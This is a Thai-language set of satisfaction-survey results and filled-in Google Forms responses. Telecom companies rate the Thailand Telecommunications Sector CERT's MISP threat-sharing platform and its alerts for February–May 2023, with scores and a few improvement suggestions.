บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวม คิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ซีเอส ล็อก ซอินโฟ จำกัด (มหาชน)	5	5	5	4	4	4	4	4	4	4	43	86
บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	4	4	4	4	5	4	5	45	90
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	4	4	5	5	4	4	5	46	92

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	4	4	5	5	4	4	5	46	92
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	4	4	5	5	4	4	5	46	92
						คะแนนความพึงพอใจของสมาชิกโดยเฉลี่ยคิดเป็นร้อยละ						95.84

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☑ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☑ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☑ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

เพิ่ม function ในการ สืบค้นเนื้อหา จาก คีย์เวิร์ดที่สนใจ เป็นครั้งคราว

ข้อเสนอแนะ/ความเห็น

ไม่มีความเห็นเพิ่มเติม

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

-

ข้อเสนอแนะ/ความเห็น

-

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

1 ○

2 ○

3 ○

4 ◉

5 ○

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ควรมีคู่มือในการใช้งาน หรือปรับการตั้งค่า

ข้อเสนอแนะ/ความเห็น

-

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

